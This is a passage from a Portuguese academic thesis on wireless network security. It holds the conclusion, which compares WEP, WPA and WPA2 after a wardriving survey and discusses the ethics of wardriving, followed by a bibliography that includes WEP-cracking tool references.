No que diz respeito aos protocolos empregados, a utilização de um destes, por si só, já é um ganho em termos de segurança. Não se pode deixar uma rede sem proteção em virtude de o protocolo empregado apresentar vulnerabilidades. Uma rede sem proteção alguma não exige conhecimento muito técnico para ser atacada. O WEP traz uma segurança fraca,

apresentando diversas falhas em seu funcionamento. Mesmo assim, é uma opção aceitável para uma rede que necessite o mínimo de segurança. Como observado nos resultados da execução do *wardriving*, o WEP pode facilmente ser quebrado, deixando expostos os recursos e as informações das redes que, tecnicamente, seriam protegidas.

Já o padrão WPA implementa funcionalidades adicionais, cobrindo brechas de seu antecessor, o que o torna um padrão de segurança reforçado. A limitação no uso deste protocolo refere-se à implementação de tecnologias agregadas, como o 801.1x, que pode não ser viável para uma implementação específica, ou até mesmo por exigir um conhecimento técnico incrementado. Como nenhuma rede com WPA foi encontrada, não se realizou a tentativa de quebra deste protocolo (na versão que utiliza chaves previamente compartilhadas), ficando esta como proposta inicial para trabalhos futuros. A respeito do padrão WPA2, observa-se uma estrutura de segurança muito mais robusta, incrementando diversas tecnologias que prometem manter a segurança da rede, o que o torna a opção ideal para uma rede *wi-fi*, porém exige um incremento no que diz respeito aos dispositivos de rede (*hardware*).

A execução do *wardriving*, realizada neste trabalho, obteve uma grande quantidade de informações pertinentes às redes localizadas, em um ambiente real. Os resultados podem prover um grande auxílio na análise de ambientes onde possa haver sobreposições de canais ou, ainda, auxiliar no estudo e análise do comportamento das redes *wi-fi* como um todo, permitindo agregar conhecimento e soluções aos problemas enfrentados com a utilização deste tipo de rede. Deve-se levar em conta que, mesmo distante do ponto de acesso, é possível captar os sinais transmitidos pela rede, tornando mais fácil um possível ataque à rede. Profissionais devem conhecer e explorar as vulnerabilidades apresentadas em torno da segurança de redes sem fio, aprimorando, assim, as suas implementações e configurações de rede, provendo um ambiente com a maior segurança possível. É importante sempre considerar a relação entre segurança e conveniência, visto que, sistemas de segurança robustos podem não possibilitar praticidade e transparência ao usuário final, tornando difícil (ou complicada) a utilização deste tipo de rede.

Por fim, nota-se que a atividade de *wardriving* não é, em seu propósito inicial, prejudicial ou agressiva às redes *wi-fi*, uma vez que deve ser apenas utilizada com propósitos estatísticos, a fim de demonstrar as vulnerabilidades encontradas nas redes e sugerir incrementos de segurança. Porém, considerando-se as atividades reportadas, o *wardriving* é

utilizado de forma errada, promovendo ataques a redes, bem como o roubo de recursos e serviços e o roubo de dados, gerando uma ilegalidade na prática dessa atividade.

Como proposta para trabalhos futuros, além da tentativa de quebra do protocolo WPA-PSK, indica-se o estudo aprofundado acerca do protocolo WPA2, bem como apresentar uma metodologia de implementação deste protocolo em redes locais sem fio, avaliando o seu funcionamento e a segurança oferecida. Além disso, outra proposta futura é a realização do *wardriving* no mesmo ambiente deste trabalho, a fim de analisar, em um dado período de tempo, o comportamento das redes da região, realizando as análises relativas e reportando as modificações encontradas.

REFERÊNCIAS BIBLIOGRÁFICAS

AGUIAR, Paulo Américo Freire. Segurança em Redes Wi-Fi. Minas Gerais: 2005, 79p. Monografia (Graduação em Sistemas de Informação) – Departamento de Ciências da Computação, UNIMONTES, 2005.

AIRCRACK-NG. WEP and WPA-PSK cracking tools documentation. Disponível em <http://www.aircrack-ng.org>. Acesso em outubro de 2007.

AIRCRACK-PTW. Cryptography and Computeralgebra – Cracking WEP method. Disponível em <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>. Acesso em outubro de 2007.

BONILHA, Caio, BUDRI, Amauri. Wireless LAN (WLAN) – Tutorial. 2003. Disponível em <http://www.teleco.com.br/tutoriais/tutorialwlan/default.asp>. Acesso em: maio de 2007.

CARDOSO, Kleber Vieira, REZENDE, José Ferreira de, VILELA, Ulysses Cardoso. Redes 802.11 em Centro Urbanos: Varredura, Estatísticas e Aplicações. Rio de Janeiro: 2007, 16p. GTA – PEE – COPPE, Universidade Federal do Rio de Janeiro, UFRJ, 2007. Disponível em < http://www.gta.ufrj.br/ftp/gta/TechReports/VCR07.pdf> Acesso em: setembro de 2007.

CARVALHO, João R. Lima de. Um estudo de protocolos empregados na segurança de dados em redes sem fio – Padrão 802.11. Paraíba: 2005. 106 p. Monografia (Graduação em Ciência da Computação) – Departamento de Ciências Exatas e Tecnológicas, UNIPÊ, 2005.

CORREA, Rafael. Acesso não autorizado a redes sem fio e a legislação brasileira. 2007. Disponível em <http://www.imasters.com.br/artigo/6572/direito/acesso_nao_autorizado_a_redes_sem_fio_e_a_legislacao_brasileira>. Acesso em: agosto de 2007.

DAVID, John. Basic injection witch ipw2200 and BackTrack v2 for beginners. 2007. Disponível em <http://tinyshell.be/aircrackng/forum/index.php?topic=1775.0>. Acesso em outubro de 2007.

DEFENCE, Wireless. Wireless security 802.11. Disponível em <http://www.wirelessdefence.org>. Acesso em setembro de 2007.

DINIZ, Bruno. O blog do Google Brasil. Disponível em <http://googlebrasilblog.blogspot.com>. Acesso em outubro de 2007.

EARLE, Aaron E. Wireless Security Handbook. United States of America: Auerbach Publications, 2006. 354p.

EARTH, Google. Guia do usuário do Google Earth. Disponível em <http://earth.google.com/intl/pt/userguide/v4/ug_kml.html>. Acesso em outubro de 2007.

FARROUPILHA, Prefeitura Municipal de. Dados sócio-econômicos. Disponível em <http://www.farroupilha.rs.gov.br> Acesso em: outubro de 2007.

HERRING, Kevin, HIGGINS, Tim. WEP cracking, reloaded. 2007. Disponível em <http://www.smallnetbuilder.com/content/view/30114/98/>. Acesso em outubro de 2007.

HOPPER, Wifi. Overview of Wifi Hopper. Disponível em < http://www.wifihopper.com>. Acesso em outubro de 2007.

HURLEY, Chris, PUCHOL, Michael, ROGERS, Russ, THORNTON, Frank. WarDriving: Drive, Detect, Defend: A Guide to Wireless Security. United States of America: Syngress Publishing, 2004. 524p.

IEEE, Institute of Electrical and Electronics Engineers. IEEE Standards. Disponível em <http://www.ieee.org/standards> Acesso em: abril de 2007.

KSNGEM. Wifi Mapping. Disponível em <http://www.rjpi.com/knsgem.htm>. Acesso em outubro de 2007.

MILNER, Marius. NetStumbler 0.4.0 release notes. Disponível em <http://downloads.netstumbler.com/downloads/netstumbler_v0.4.0_release_notes.pdf>. Acesso em outubro de 2007.

PEIXOTO, Rodney de Castro. Tecnologias wireless demandam cuidados extras. 2003. Disponível em <http://www.infoguerra.com.br/infonews/arc11-2003.html>. Acesso em: agosto de 2007.

ROSS, John. Wi-Fi – Instale, configure e use redes wireless (sem fio). Rio de Janeiro: Alta Books, 2003. 246p.

RUFINO, Nelson Murilo de Oliveira. Segurança em Redes sem Fio. 2.ed. São Paulo: Novatec, 2005. 224p.

SEPLAG – Secretaria do planejamento e gestão do RS. Atlas sócio-econômico. Disponível em <http://www.seplag.rs.gov.br> Acesso em: outubro de 2007.

SOARES, Alcenir Barbosa. Análise da qualidade de serviço VPN – Redes Privadas Virtuais – utilizando redes sem fio. Minas Gerais: 2004, 69p. Monografia (Graduação em Sistemas de Informação) – Faculdade de Ciências Aplicadas de Minas, UNIMINAS, 2004.

TECHNET, Microsoft. Wi-Fi Protected Access Data Encryption and Integrity. 2004. Disponível em <http://www.microsoft.com/technet/community/columns/cableguy/cg1104.mspx>. Acesso em: junho de 2007.

TORRES, Gabriel. Redes de Computadores Curso Completo. Rio de Janeiro: Axcel Books, 2001. 664p.

WI-FI Alliance. Wi-Fi standards. Disponível em <http://www.wi-fi.org > Acesso em: maio de 2007.

WIGLE. Wireless Geographic Logging Engine. Disponível em <http://www.wigle.net>. Acesso em setembro de 2007.

WPA - Wi-Fi Protected Access: Strong, standards-based, interoperable security for today's Wi-Fi networks. United States of America: Wi-Fi Alliance, 2003. 7p.